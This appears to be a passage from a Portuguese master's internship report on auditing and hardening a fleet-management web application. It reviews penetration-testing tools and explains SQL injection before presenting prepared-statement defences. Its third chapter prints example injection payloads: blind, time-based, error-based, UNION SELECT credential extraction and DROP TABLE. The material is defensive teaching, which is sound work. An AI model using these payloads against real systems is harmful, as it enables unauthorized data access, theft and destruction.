Luís Filipe Pinto Sardinha

Desenvolvimento de Regras de Segurança

Departamento de Ciência de Computadores
Faculdade de Ciências da Universidade do Porto
Junho de 2012

Luís Filipe Pinto Sardinha

Desenvolvimento de Regras de Segurança

Relatório de Estágio submetido à Faculdade de Ciências da Universidade do Porto como parte dos requisitos para a obtenção do grau de Mestre em Engenharia de Redes e Sistemas Informáticos

Orientador: Cláudia Ribeiro da Silva
Co-orientador: Luís Filipe Antunes

Departamento de Ciência de Computadores
Faculdade de Ciências da Universidade do Porto
Junho de 2012

Agradecimentos

Em primeiro lugar queria agradecer à empresa Gisgeo Information Systems pela oportunidade que me deu de poder ingressar neste projecto. Deixar também o meu obrigado a todos os seus colaboradores, Delfim, Diogo, Ana Rita, Eduardo e Tiago, pela sua ajuda, boa disposição e acolhimento ao longo de todo este período de estágio.

Individualmente, quero agradecer à minha orientadora, Cláudia Ribeiro da Silva, e também ao Rui Chambel, que estando mais próximos, contribuíram com o seu tempo, conhecimento e conselhos para que o meu trabalho corresse sempre pelo melhor.

Deixo uma palavra de agradecimento ao meu co-orientador, o Professor Luís Antunes, pela sua disponibilidade e pela sua contribuição para um melhor desempenho do meu trabalho.

Ao João Teixeira, Cláudio Pereira, Jorge Gonçalves e Geraldo Carlos, meus colegas de curso, por partilharem a mesma fase académica que eu e pelas contribuições que deram para o meu trabalho.

À minha família, meus pais e irmãos, meus avós e tia, pelo apoio, pelo carinho e pela oportunidade que me deram, nesta fase e sempre.

E finalmente à Diana, pelo amor, dedicação, compreensão, pela paciência e, sobretudo, por ter aceite partilhar esta fase do nosso namoro com este estágio. Este trabalho também é teu!

"Pois se conseguirmos fazer os que sofrem sonhem, ainda que seja com mais um dia de vida ou com uma nova maneira de olhar as suas perdas, teremos encontrado um tesouro que os reis não conquistaram."

Augusto Cury, *A Saga de um Pensador*, Março 2005.

Resumo

Vivemos numa sociedade cada vez mais dependente dos computadores e dos benefícios oferecidos pela tecnologia. Portanto, falar-se actualmente de segurança de redes e sistemas informáticos já faz parte do nosso dia-a-dia. Porém, quando falamos de segurança, as pessoas pensam em proteger os seus computadores ou os recursos físicos associados aos sistemas. No entanto, o que na maioria dos casos se deve proteger são os dados contidos nesses dispositivos, dados esses por vezes sensíveis, podendo pôr em risco a privacidade das pessoas ou informações confidenciais de instituições.

Tendo em conta estes aspectos, surgiu o interesse da empresa *Gisgeo Information Systems* em proteger os seus sistemas de informação. Foram inicialmente destacados dois problemas de segurança prioritários, a injecção de código SQL e o roubo de sessões. Com o desenrolar das operações de auditoria, foi também abordado outro risco de segurança, nomeadamente ataques do tipo CSRF (*Cross Site Request Forgery*).

Foi iniciado um estudo das ferramentas a utilizar nos processos de auditoria, tendo em conta recomendações do *OWASP* e a experiência em Unidades Curriculares no âmbito de segurança. Posto isto, foram executados vários tipos de auditorias com o objectivo de encontrar vulnerabilidades que estivessem relacionadas com os vários tipos de ataques relativos à base de dados e à aplicação web.

Por fim, foram implementados vários mecanismos de prevenção de forma a colmatar o maior número de falhas e pontos de injecção na aplicação web e na base de dados, e foram elaborados os respectivos manuais para esses procedimentos de segurança, de modo a que seja possível manter toda a equipa de desenvolvimento dentro destes mecanismos e fazer auditorias mensais, mantendo assim todos processos actualizados.

Abstract

We live in a society that is increasingly dependent on computers and the benefits offered by high technology. Thus, network security and computer systems begin to take part of our day-to-day. But when it comes to security, people think of protecting their computers or the physical resources associated with the systems, which is also understandable and important. However what in most cases must be protected is the data contained in these devices, which may be sensitive data and when violated may endanger people's privacy or institutions's confidential information, for example.

Considering these aspects, the interest of the company *GISGEO Information Systems* is to protect their information systems. Therefore, two security problems were initially tagged as priorities, which were SQL injection and session hijacking. With the progress of the audit operations, another security risk has been found, designated by CSRF (*Cross Site Request Forgery*) attacks.

According to the needs of the company regarding the protection of their database and web applications, it was initiated a study of the tools to be used in the audit process, taking into account some of the OWASP's recommendations and experiences in Curriculum Units within security computer.

Finally, various mechanisms have been implemented in order to fill the larger number of holes and injection points of the web application and database. The manuals for these procedures have also been elaborated so that you can keep the whole development team within these mechanisms. This way will be possible to perform monthly audit operations of the web application and database, keeping all the processes up to date.

Acrónimos

ARP - Address Resolution Protocol

CSRF - Cross Site Request Forgery

DBA - Database Administrator

DBMS - Database Management System

DOM - Document Object Model

GCC - GNU Compiler Collection

GPS - Global Positioning System

HTTP - Hypertext Transfer Protocol

HTTPS - Hypertext Transfer Protocol Secure

OWASP - The Open Web Application Security Project

PDO - PHP Data Objects

PECL - PHP Extension Community Library

PHP - Hypertext Preprocessor

SGBD - Sistema de Gestão de Base de Dados

SHA - Secure Hash Algorithm

SIG - Sistema de Informação Geográfica

SQL - Structured Query Language

SSL - Secure Socket Layer

TLS - Transport Layer Security

TCP - Transmission Control Protocol

UPTEC - Parque de Ciência e Tecnologia da Universidade do Porto

URL - Uniform Resource Locator

w3af - Web Application Attack and Audit Framework

XSS - Cross-site scripting

Esta dissertação de Mestrado foi escrita segundo o antigo Acordo Ortográfico.

Conteúdo

Lista de Tabelas

Lista de Figuras

Capítulo 1

Introdução

Num mundo digital como o nosso, garantir o máximo de segurança nos sistemas de informação tem sido um enorme desafio. Entidades como o governo, empresas, e até mesmo um simples consumidor são utilizadores assíduos da Internet e dos serviços web de informação e de comunicações. Assim sendo, um simples ataque a uma máquina pode afectar vários sistemas, sistemas esses que podem armazenar enormes quantidades de dados. O acesso não autorizado, por exemplo, pode culminar na divulgação de informações confidenciais e perdas financeiras, e também danificar os próprios sistemas de informação. Neste sentido, desde a transferência de dados ao acesso a estes sistemas, é essencial que se assegure a privacidade, a confiabilidade e a segurança das comunicações.

Tendo em conta estes factores, a empresa *GISGEO Information Systems*, cuja actividade incide no desenvolvimento de SIG e na boa gestão dos dados das entidades envolvidas, encontrou neste projecto a oportunidade de implementar mecanismos de segurança nas sua aplicação de gestão de frotas.

1.1 Motivação

A empresa Gisgeo Information Systems dedica-se ao desenvolvimento de software com base em tecnologia web aplicada a Sistemas de Informação Geográfica produzindo soluções capazes de capturar, armazenar, analisar, gerir e apresentar dados georreferenciados.

O portfólio de produtos da Gisgeo já inclui um leque variado de soluções (gestão

de frota automóvel, Web SIG para a saúde, APP de localização para smartphones e soluções de localização de pessoas, entre outras), pelo que a segurança dos dados é de enorme importância, tanto na transmissão, como no arquivo.

1.2 Apresentação da Gisgeo

A Gisgeo Information Systems [1] foi constituída em 2008 com a missão de tornar acessível a empresas ou indivíduos Sistemas de Informação Geográfica com as características que a actual sociedade digital exige: inovação e desempenho eficaz com qualidade e design intuitivo.

A empresa está sediada no Porto, mas fornece os seus serviços para empresas e particulares em qualquer parte do mundo. Caracteriza-se por ser uma empresa jovem e empreendedora, que aposta no talento português e no contributo para a evolução da economia portuguesa.

Durante o seu primeiro ano de existência a Gisgeo Information Systems aplicou-se essencialmente à importação e comercialização de equipamentos de localização, contando actualmente com mais de 60 clientes nacionais nessa área de actividade.

A partir de 2009, a empresa passou a dedicar-se ao desenvolvimento de aplicações de gestão de frota, desenvolvidas com base em tecnologia web *state of the art* aplicada a Sistemas de Informação Geográfica (SIG) que georreferenciam as viaturas providas de um equipamento receptor de GPS.

1.3 Sistemas de Informação Geográfica (SIG)

Um Sistema de Informação Geográfica é, como o nome indica, um sistema desenhado para capturar, armazenar, manipular, analisar, gerir, e apresentar todos os tipos de dados geograficamente referenciados. Estes sistemas permitem que utilizadores comuns ou até mesmo grandes instituições coleccionem e analisem informação de uma forma mais rápida e legível do que usando técnicas de investigação tradicionais [2].

Actualmente, as tecnologias modernas de SIG usam informação digital, para o qual são usados vários métodos de criação de dados digitais. Este tipo de tecnologia é usado em grande escala por um grande leque de organizações, no intuito de resolverem problemas e consequentemente modernizarem e melhorarem os seus processos de intervenção.

Dentro destas organizações encontramos áreas de intervenção bem diferenciadas tais como governos, indústrias e negócios, com aplicações na saúde pública, na defesa nacional, no desenvolvimento sustentável, nos recursos naturais, na arquitectura paisagista, na arqueologia, no ordenamento de território e comunidade, e muitos outros.

A Geografia, juntamente com SIG, oferece um grande contributo para que se consiga compreender melhor o planeta e aplicar o conhecimento geográfico num grande número de actividades humanas.

1.4 Engenharia de Segurança

O grande objectivo da engenharia de segurança reside na construcção de sistemas que sejam capazes de lidar com robustez face a possíveis fontes de ruptura do sistema, que vão desde desastres naturais até a possíveis acções maliciosas [3].

Muitos dos sistemas de informação armazenam dados sensíveis, cuja sua protecção é sempre um grande desafio para as entidades que os gerem. Uma simples fuga desses dados pode pôr em perigo a integridade da pessoa, o próprio ambiente ou até mesmo grandes infraestruturas económicas.

Para se elaborar um bom plano de segurança é necessário saber o que necessita ser protegido, de quem, como fazê-lo, com que custos e com que riscos.

1.5 Descrição do problema

Ao armazenarmos e depositarmos dados nos nossos repositórios, há que primeiro verificar se todas as condições de segurança estão bem implementadas. Assim, a segurança dos dados é a forma de garantir que toda a informação é protegida contra a corrupção e todo o acesso não autorizado, contra a alteração, divulgação e destruição dos dados.

Por outro lado, ao querermos manter um produto em produção que depende de uma aplicação web, de uma base dados, e de um conjunto de processos e intervenções transparentes ao cliente, temos que dar especial atenção à segurança de todas estas camadas que constituem a nossa aplicação.

O problema incide portanto em descobrir quais as lacunas que actualmente a aplicação

possui, de modo a ser possível corrigir e consequentemente fortalecer cada camada constituinte da arquitectura do sistema contra os vários ataques maliciosos ou acidentes que não conseguimos prever.

1.6 Objectivos

Tendo em conta os riscos que advêm de um sistema de informação inseguro, os objectivos deste projecto incidem na análise e implementação de regras de segurança e encriptação na aplicação de gestão de frotas da Gisgeo, na base de dados, no código fonte e na transferência de dados entre os equipamentos de captura de sinal GPS e o servidor central. Com isto, será importante evitar o roubo de informação confidencial, ou mesmo ataques que possam destruir informação ou tornar os sistemas indisponíveis.

Por outro lado, outros objectivos deste projecto serão a investigação e aplicação de medidas que previnam situações como a injecção de código, alteração ou roubo de informação na base de dados, entre outros.

1.7 Obstáculos

A segurança dos sistemas de informação não é algo que podemos garantir como definitivo. Ou seja, hoje temos um sistema bastante robusto, altamente seguro contra os ataques mais frequentes contra bases de dados, aplicações web, entre outros. No entanto, o grande obstáculo será sem dúvida garantir sempre um nível de segurança estável, dado que hoje estamos seguros contra um tipo de ataque, mas amanhã poderemos já não estar, pois alguém conseguiu "dar a volta por cima".

A segurança dos sistemas de informação é algo que nunca se consegue garantir a 100 %. O desafio é tentar sempre optar pelas melhores práticas e estar sempre atento ao surgimento de novos ataques.

1.8 Organização do relatório de estágio

De seguida, no Capítulo 2, descreve-se o estudo feito no que diz respeito às ferramentas existentes e apresentam-se também as que serão utilizadas no decurso deste projecto.

Nos Capítulos 3 e 4 são descritos os problemas de segurança que inicialmente foram discutidos com a empresa, dado serem os principais a abordar neste projecto. Contudo no Capítulo 5 é também apresentado outro problema de segurança, problema este que surgiu após as operações de auditoria à aplicação web. Esta primeira parte do estágio deu origem a um conhecimento mais profundo sobre estes problemas de segurança e possíveis mecanismos de prevenção que poderíamos vir a adoptar numa fase posterior do projecto.

Na segunda parte do estágio procedeu-se à execução de algumas operações de auditoria, tanto à base de dados como à aplicação web em estudo. Durante esta fase foi possível perceber que pontos fracos existiam e outras falhas que a aplicação possuía. Estas operações são descritas nos Capítulos 6, 7 e 8.

No Capítulo 9 são apresentados os mecanismos de segurança que foram implementados na aplicação, face às fragilidades encontradas na fase anterior do projecto.

Por fim, no Capítulo 10, apresentam-se as conclusões finais do trabalho, assim como possíveis desenvolvimentos na área abrangida pelo projecto.

Capítulo 2

Estado da arte

Antes de ter sido feito qualquer tipo de desenvolvimento ou implementação de alguma ferramenta, foi realizada uma investigação sobre as tecnologias e boas práticas já existentes no que diz respeito a mecanismos de prevenção e software de auditoria.

2.1 Ferramentas estudadas

Desde sistemas operativos dedicados à segurança, até pequenos softwares destinados à auditoria destes sistemas, foi grande o output gerado pela investigação elaborada. Dentro deste universo de ferramentas, foram estudadas as seguintes: o *BackTrack* [4], distribuição de Linux com um grande arsenal de testes de auditoria e penetração; *Wapiti* [5], ferramenta que permite operações de auditoria à segurança da aplicação web; *w3af* [6], software open-source caracterizado pela sua framework de auditoria e ataque para aplicações web; *Skipfish* [7], ferramenta activa de aplicações web para reconhecimento de segurança; *Sqlninja* [8], software open-source que explora aplicações web que usam o Microsoft SQL Server como base de dados de backend; *sqlmap* [9], software open-source utilizado para encontrar possíveis pontos de injecção de código sql; *Sql Inject Me* [10], extensão do Firefox usada para testar a existência de vulnerabilidades a injecção SQL; *Hamster and Ferret* [11], ferramenta open-source usada em ataques de *HTTP session hijacking* com um sniffer passivo; *Ettercap* [12], software open-source para segurança de redes utilizado para ataques *man-in-the-middle*; *openSSL* [13], ferramenta criptográfica open-source utilizada para implementar os protocolos de rede *Secure Sockets Layer* (SSL v2/v3) e *Transport Layer Security* (TLS v1); PHP Data Objects (PDO) [14], uma classe do PHP que fornece uma

interface que permite o acesso a bases de dados na linguagem PHP.

A principal razão desta análise foi fundamentar a escolha das ferramentas e tecnologias a usar para conhecer as lacunas das aplicação, e consequentemente protegê-las.

Na secção seguinte será dada uma explicação mais detalhada das ferramentas utilizadas, bem como a razão que nos levou a adoptá-las, assumindo à partida a importância de serem software open-source.

2.2 Projecto OWASP

O OWASP - *The Open Web Application Security Project* [15] é uma organização mundial 501(c)(3) sem fins lucrativos focada em melhorar a segurança de aplicações de software. A sua missão é tornar uma aplicação visivelmente segura, de tal forma que as pessoas e as organizações possam tomar decisões informadas sabendo à partida os verdadeiros riscos na aplicação de medidas de segurança.

Tomamos conhecimento deste projecto após a participação num *brainstorming* realizado na UPTEC - Parque de Ciência e Tecnologia da Universidade do Porto, que contou com a presença de várias empresas. Nesta reunião que teve a duração sensivelmente de uma hora, e que teve como tema a aplicação de regras de segurança, proposto por uma das empresas presentes, foram discutidas várias medidas de segurança. Dentro destas medidas falou-se do projecto OWASP como sendo uma grande fonte, livre e confiável, do qual se poderia tirar um vasto conjunto de boas práticas que são uma mais valia no que diz respeito à segurança de aplicações web.

Além disso, foi também através de recomendações dadas pelo projecto OWASP que foram surgindo e consequentemente estudadas algumas ferramentas já mencionadas, algumas delas utilizadas neste projecto.

Após uma investigação mais detalhada sobre este projecto *open-source*, descobrimos algumas boas práticas e mecanismos de prevenção que poderiam ter um grande impacto aquando da sua aplicação na aplicação de gestão de frotas da Gisgeo.

2.3 Ferramentas utilizadas

2.3.1 BackTrack

O BackTrack, actualmente na versão 5, é um sistema operativo baseado em Linux que contém um grande leque de ferramentas que permitem a um profissional de segurança executar um grande número de operações de auditoria e penetração, num ambiente totalmente desenhado para este tipo de acções.

A utilização desta ferramenta deveu-se ao facto de já ter sido experimentada numa Unidade Curricular no decorrer do curso, e também por fornecer muitas ferramentas já pré-instaladas que se enquadram nas necessidades deste projecto. Alguma dessas ferramentas serão descritas nas secções seguintes. Além disso, o BackTrack permite-nos usufruir de ferramentas de segurança devidamente actualizadas.

2.3.2 w3af - Web Application Attack and Audit Framework

Esta ferramenta consiste numa framework para encontrar e explorar vulnerabilidades em aplicações web. Trata-se de um projecto open-source (GPLv2), desenvolvido em Python, e que graças aos mais de 130 plugins consegue identificar um grande número de vulnerabilidades em aplicações web [16]. Dentro desses plugins encontramos por exemplo os plugins *xss* e *xsrf* que servem para encontrar possíveis pontos de injecção de código e vulnerabilidades a ataques do tipo Cross Site Request Forgery, respectivamente.

No que diz respeito à arquitectura desta ferramenta, o w3af é dividido em duas partes principais, o núcleo e os plugins. Por um lado, o núcleo coordena os processos e fornece características que são depois utilizadas pelos plugins. Por outro lado e como já referido anteriormente, os plugins encontram vulnerabilidades e exploram-nas, partilhando depois essa informação entre eles usando uma base de conhecimento [16].

Decidimos utilizar esta ferramenta pelo facto de oferecer processos de auditoria para as vulnerabilidades que prentendíamos encontrar, por possuir uma interface gráfica e formatos de output bastante perceptíveis, e também por oferecer um profile de auditoria dedicado às vulnerabilidades identificadas pelo projecto OWASP Top Ten.

2.3.3 sqlmap

Esta ferramenta open-source (GPLv2) de penetração a bases de dados caracteriza-se pela automatização de processos de detecção e exploração de pontos de injecção SQL. Foi desenvolvida na linguagem Python e possui enúmeras opções que possibilitam um leque interessante e variado de outputs.

A razão da escolha desta ferramenta deveu-se ao facto de ter suporte para a base de dados com que trabalhámos, PostgreSQL, por suportar totalmente cinco técnicas de injecção SQL: *boolean-based blind, time-based blind, error-based, UNION query* e *stacked queries*, e por fornecer dumps das tabelas da base de dados bastante completos.

2.3.4 Hamster & Ferret

Hamster & Ferret é uma ferramenta que tem como ojectivo executar ataques de *Session Hijacking*. Actuando como um espião na rede, esta consegue capturar as cookies da sessão, importando-as seguidamente no browser, permitindo assim que seja possível roubar uma sessão.

Decidiu-se usar esta ferramenta para executar este tipo de ataque à aplicação web em estudo, com o objectivo de assim verificarmos se a aplicação é vulnerável a este tipo de ataque. De notar que nos próximos capítulos será dada uma melhor explicação sobre este tipo de ataque de roubo de sessão.

2.3.5 Ettercap

A ferramenta Ettercap foi usada para se analisar o protocolo de rede e executar uma auditoria de segurança. Esta ferramenta é essencialmente focada em ataques *man-in-the-middle* (mitm). Este tipo de ataques é uma forma de escuta activa no qual um atacante cria conexões independentes com as vítimas e retransmite mensagens entre elas, fazendo com que estas acreditem que estão a falar directamente uma com a outra através de uma conexão privada, quando na verdade toda a comunicação está a ser controlada pelo atacante espião.

Assim sendo, é possível com esta ferramenta interceptar o tráfego num segmento de rede, capturar por exemplo as passwords, e elaborar acções de espionagem activa contra um variado número de protocolos comuns.

2.3.6 openSSL

O openSSL é um conjunto de ferramentas open-source usado para implementar protocolos de rede tais como o *Secure Sockets Layer* (SSL v2/v3) e o *Transport Layer Security* (TLS v1), bem como as bibliotecas utilizadas por eles.

O uso desta ferramenta surgiu dada a necessidade de vermos implementado o protocolo HTTPS na aplicação web, de modo a conseguir-se usufruir de uma comunicação encriptada e de uma identificação segura do servidor web.

2.3.7 PHP Data Objects (PDO)

A classe PHP Data Objects (PDO) fornece uma interface leve e consistente para o acesso a bases de dados usando a linguagem PHP. Cada driver da base de dados que implemente a interface PDO consegue expor características específicas da base de dados. Além disso, a classe PDO fornece uma camada de abstracção de acesso à base de dados que faz com que se use as mesmas funções para executarmos consultas e pesquisarmos dados independentemente da base de dados que se use.

A PDO está agregada ao PHP 5.1, estando disponível como uma extensão PECL para a verso 5.0 do PHP. São requiridas as novas características OO (Oriented Object) no núcleo do PHP 5, daí não se poder executá-la em versões anteriores do PHP.

O uso desta tecnologia revela-se importante na medida em que se consegue prevenir a injecção de código SQL quando combinamos *prepared statements* com este tipo de tecnologia. Mais à frente neste relatório será dada uma melhor descrição desta combinação, seguida também por exemplos.

Capítulo 3

Injecção SQL

A abordagem deste risco de segurança teve a sua origem na necessidade da Gisgeo assegurar que a sua aplicação web não permitisse qualquer tipo de injecção, neste caso a injecção de código SQL na base de dados. Por outro lado, esta escolha foi também fomentada pelo facto de a injecção de código ser o risco de segurança que se encontra no primeiro lugar da lista fornecida pelo projecto OWASP Top Ten [17].

Neste capítulo será dada uma breve explicação desta problemática seguida de alguns exemplos. Serão também descritas algumas técnicas de injecção SQL bem como alguns mecanismos de prevenção. A integração de alguns destes mecanismos e os consequentes resultados obtidos serão apresentados num capítulo posterior (ver secção 9.2).

3.1 Visão global

Um ataque de injecção SQL caracteriza-se pela injecção de uma consulta SQL através dos dados da aplicação fornecidos pelo cliente. Quando executado com sucesso, um ataque deste tipo pode causar sérios problemas na base de dados como por exemplo ler informação sensível, modificar os dados, ou executar operações administrativas na base de dados.

Muitos destes ataques ocorrem quando se usam consultas SQL dinâmicas que aceitam inputs fornecidos pelo o utilizador. Nestas situações, quando o input fornecido pelo utilizador não é validado com o devido cuidado, excertos de código parecidos com o exemplo dado a seguir provocariam sérios danos na base de dados/aplicação web:

Figura 3.1: Exemplo de injecção SQL

Listing 3.1: Exemplo de input malicioso

```
//input fornecido pelo utilizador
$name = "Luis'; DROP TABLE users;";
SELECT * FROM users WHERE name='name';
```

No exemplo acima, a consulta SQL deveria retornar todos os utilizadores cujo nome igualasse o valor da variável *$name*, especificada pelo utilizador. Em circunstâncias normais, a variável *$name* apenas deveria conter caracteres alfa-numéricos e talvez espaços, tal como a string *'Luis'*. Neste caso, ao adicionarmos uma consulta inteiramente nova à variável, a chamada à base de dados resultará em algo desastroso, acabando por apagar a tabela referente aos utilizadores.

3.2 Técnicas de injecção SQL

Existe actualmente um variado leque de técnicas de injecção SQL. Nesta secção vamos apenas descrever algumas dessas técnicas que foram utilizadas nos nossos processos de auditoria realizados à base de dados e à aplicação web, e dar alguns exemplos de respectivas consultas maliciosas.

3.2.1 *Blind SQL Injection*

Quando um atacante executa um ataque de injecção SQL, o servidor pode por vezes responder com mensagens de erro provenientes da base de dados, reclamando que a sintaxe da consulta SQL não está correcta. Uma injecção do tipo *Blind SQL* é idêntica a uma injecção normal de código SQL, exceptuando-se apenas quando um atacante tenta explorar a aplicação. Este receberá uma página genérica especificada pelo o administrador em vez de uma mensagem de erro. Isto faz com que se torne mais

difícil um ataque de injecção SQL, mas não impossível. Um atacante ainda consegue roubar informação aplicando uma série de questões de "Verdadeiro"e "Falso"através de consultas SQL [18] [19].

Tomando uma página web simples que mostra artigos com um ID como parâmetro, o atacante pode executar uma série de testes simples e verificar se a página é vulnerável a ataques de injecção SQL. O exemplo seguinte explica o funcionamento desta técnica:

Listing 3.2: Blind SQL Injection

```
(1)
(a) http://newspaper.com/items.php?id=2
(b) SELECT booktitle FROM booklist WHERE bookId = '00k14cd' AND '1'='1';

(2)
(a) http://newspaper.com/items.php?id=2 and 1=2
(b) SELECT booktitle FROM booklist WHERE bookId = '00k14cd' AND '1'='2';

(3) http://newspaper.com/items.php?id=2 and 1=1
```

O URL dado em 1a envia a query descrita em 1b para a base de dados. O atacante poderia então tentar injectar qualquer consulta (mesmo inválida), o que levaria a consulta a não retornar quaisquer resultados. O atacante ao tentar o URL 2a fará com que a consulta 2b não retorne qualquer resultado. Se a aplicação web for vulnerável a injecção SQL, então é provável que não retorne nada. Para ter esta certeza, o atacante irá certamente injectar uma consulta válida (consulta 3 apresentada em cima). Se o conteúdo da página for o mesmo então o atacante será capaz de distinguir quando uma consulta é 'Verdadeira' ou 'Falsa'.

3.2.2 *Time-Based Blind SQL Injection*

Outra técnica que possibilita ao atacante aperceber-se se a sua consulta foi executada com sucesso é executando funções que consumam algum tempo até terminarem. Calculando o tempo que a aplicação demora a responder, o atacante poderá, porventura, identificar se a consulta foi executada com sucesso ou não [18] [19]. Daí o nome desta técnica se designar por "*Time-Based*".

Para extrair o utilizador da base de dados corrente, usa-se a seguinte consulta que vai tentando adivinhar o tamanho do nome de utilizador, calculando em simultâneo o

tempo que a aplicação demora a responder para assim descobrir se a consulta maliciosa foi realmente executada. Para descrever esta situação temos o exemplo seguinte:

Listing 3.3: Time-Based Blind SQL Injection

```
(1)http://[site]/page.asp?id=1;IF(LEN(USER)=1) WAITFOR DELAY ↩
    '00:00:10'--
(2)http://[site]/page.asp?id=1;IF(LEN(USER)=2) WAITFOR DELAY ↩
    '00:00:10'--
(3)http://[site]/page.asp?id=1;IF(LEN(USER)=3) WAITFOR DELAY ↩
    '00:00:10'--
(4)http://[site]/page.asp?id=1;IF(LEN(USER)=4) WAITFOR DELAY ↩
    '00:00:10'--
(5)http://[site]/page.asp?id=1;IF(LEN(USER)=5) WAITFOR DELAY ↩
    '00:00:10'--
(+10 seconds)
```

O resultado desta consulta é um comprimento do nome do utilizador de 5 caracteres.

Neste exemplo foi mostrada a função **'WAIT FOR DELAY '0:0:10** do MS SQL. No entanto, existem outras funções para outros SGBD, como por exemplo a função **BENCHMARK()** do MySQL e a função **pg_sleep()** do PostgreSQL.

3.2.3 *Error Based Blind SQL Injection*

Para além da técnica Time-Based de injecção SQL encontramos também uma técnica que tem como objectivo a injecção de código SQL, mas desta vez através da exploração dos outputs de erro que são impressos pela aplicação web. Para percebermos melhor, o exemplo seguinte explica o funcionamento desta técnica:

Listing 3.4: Error Based Blind SQL Injection

```
HAVING 1 = 1 --
GROUP BY tabela.erro1 HAVING 1 = 1 --
GROUP BY tabela.erro1,  erro2 HAVING 1 = 1 --
GROUP BY tabela.erro1,  erro2, erro(n) HAVING 1 = 1 --
(...)
E assim sucessivamente.
```

Desta forma, o objectivo de quem ataca usando esta técnica é obter informação à medida que força a ocorrência de um erro e consequente impressão desse por parte da aplicação web, usando a declaração `HAVING 1 = 1 --`.

3.2.4 *Union Query*

Nesta técnica, para injectarmos o código SQL numa aplicação é usada uma função *UNION* juntamente com operadores boleanos, para assim imprimir os dados solicitados na página da aplicação.

Um exemplo concreto para percebermos este tipo de injecção é o uso da declaração `UNION SELECT`. Esta declaração permite o encadeamento de duas consultas SELECT separadas que não têm nada em comum. Consideremos, por exemplo, a seguinte consulta:

Listing 3.5: Exemplo de consulta SQL

```
SELECT ProductName, ProductDescription
FROM Products
WHERE ProductID = '123' UNION SELECT Username, Password FROM Users;
```

Após a execução da consulta anterior teremos como resultado das duas consultas SELECT uma tabela com duas colunas, contendo os resultados da primeira e da segunda consulta, respectivamente. Deste modo, um atacante pode usufruir deste tipo de injecção SQL ao fazer o pedido do seguinte URL:

Listing 3.6: Pedido http malicioso

```
HTTP://www.mydomain.com/products/products.asp?productid=123 UNION ↩
    SELECT user-name, password FROM users
```

3.3 Mecanismos de prevenção

Nos dias que correm é realmente muito difícil garantir a segurança total da aplicação web e da base de dados, dado que estão sempre a surgir novos ataques e novos mecanismos de injecção. Desta forma é provável acontecer que os mecanismos que

hoje implementamos como protecção fiquem rapidamente desactualizados.

Posto isto, estudamos um conjunto de boas práticas e procedimentos recomendados pelo OWASP com o objectivo de proteger a base de dados e a aplicação web, acrescentando algo novo à arquitectura ou simplesmente fortalecendo e actualizando o que já possuímos. Algumas destas medidas serão implementadas na aplicação, de modo que mostraremos em capítulos futuros a sua integração e os respectivos resultados.

3.3.1 *Prepared Statements*

Um *Prepared Statement* (declaração preparada) é uma declaração SQL pré-compilada que pode ser executada várias vezes enviando dados para o servidor. Podemos usar *prepared statements* incluindo marcadores de lugar (placeholders) no código SQL. Ao usarmos este "estilo"de programação, toda a informação passada nesses marcadores ficará salvaguardada de injecções SQL. Apresentam-se dois exemplos para melhor se compreender esta filosofia:

Listing 3.7: *Prepared Statements*

```
(1) Primeiramente com marcadores sem nome ('?'):
$STH = $DBH->("INSERT INTO person (name, addr, city)
                    VALUES (?, ?, ?)");
(2) Agora com os marcadores nomeados (':nome'):
$STH = $DBH->("INSERT INTO person (name, addr, city)
                    VALUES (:name, :addr, :city)");
```

Este estilo de programação permite que a base de dados consiga distinguir se estamos perante código ou dados, independentemente do input fornecido pelo utilizador.

A característica subtil no que diz respeito ao uso de *prepared statements* é a incapacidade dum atacante mudar o conteúdo de uma consulta, mesmo que este introduza comandos SQL. Tomemos a seguinte consulta como exemplo:

Listing 3.8: Consulta SQL.

```
$query = "SELECT account_balance FROM user_data WHERE user_name = ?";
```

Dado este exemplo, se um atacante agora decidisse adicionar um user_name com a string **luis' or '1'='1** a consulta anterior (*prepared statement*) ficaria com o seguinte

aspecto:

Listing 3.9: Consulta SQL resultante do input do utilizador.

```
$query = "SELECT account_balance FROM user_data WHERE user_name = ↩
    luis' or '1' = '1 ";
```

A consultada parametrizada não seria vulnerável e aceitaria literalmente como username o conteúdo dado pela string **luis' or '1'='1**.

Se usarmos a classe PDO do PHP, a consulta SQL (2) mencionada no quadro 3.7 seria apresentada da seguinte maneira:

Listing 3.10: *Prepared Statements* usando a classe PDO

```
$query = "INSERT INTO person (name, addr, city)
                      VALUES (:name, :addr, :city)";
$stmt = $dbh->prepare($query );
$stmt->bindParam(':name', $nome);
$stmt->bindParam(':addr', $endereco);
$stmt->bindParam(':city', $cidade);
$stmt->execute();
```

Do exemplo acima podemos destacar a utilização de três métodos da classe PDO, sendo estes: *PDOStatement::prepare*, *PDOStatement::bindParam* e *PDOStatement::execute*.

O primeiro, PDOStatement::prepare, prepara uma declaração SQL para ser executada e retorna um objecto da instrução. A consulta SQL pode conter zero ou mais marcadores de lugar, nomeados ou não (:*nome* ou '?', respectivamente), que serão depois substituídos por valores reais quando a consulta for executada.

De seguida temos o método PDOStatement::bindParam que tem como função vincular um parâmetro ao valor de uma variável específica. Ou seja, é feita uma associação de uma variável PHP ao marcador de lugar correspondente que se encontra na consulta SQL que foi usada para preparar a instrução. No exemplo acima, foram feitos três vínculos usando o método PDOStatement::bindParam:

- O marcador `:name` vai receber o valor da variável `$nome`;

- O marcador `:addr` vai receber o valor da variável `$endereco`;
- O marcador `:city` vai receber o valor da variável `$cidade`.

Por último surge o método PDOStatement::execute, cuja função é simplesmente executar a consulta anteriormente preparada pelo método PDOStatement::prepare.

O ponto fundamental a reter da utilização da classe PDO é o facto de os valores das variáveis estarem compilados com a declaração SQL, e não com uma string SQL. Olhando para uma injecção SQL, sabemos que a sua função é "enganar"a consulta SQL incluindo strings de código malicioso quando é criada a consulta SQL para enviar para a base de dados. No entanto, ao utilizarmos um estilo de programação idêntico ao exemplo dado acima com a utilização da classe PDO, estaremos a enviar a consulta SQL separada das variáveis, limitando assim o risco de vermos introduzidas instruções indesejáveis.

Desta forma, e como já foi referido acima como um dos pontos fundamentais no uso de *prepared statements*, quaisquer variáveis que tomem como valores o input fornecido pelo utilizador, por exemplo, serão apenas tratadas como strings vulgares. Por outras palavras, e pegando mais uma vez no exemplo acima utilizado, se à variável `$nome` for atribuído a seguinte string de input "`'Luis'; DELETE * FROM person`", o resultado seria simplesmente mais um utilizador na base de dados com o nome de "`'Luis'; DELETE * FROM person`", e não a eliminação da tabela `person`.

Outro benefício importante proveniente do uso de *prepared statements* é que se decidirmos executar a mesma declaração SQL muitas vezes numa mesma sessão, essa declaração será analisada e compilada apenas uma vez, fornecendo assim uma melhor performance.

3.3.2 *Stored Procedures*

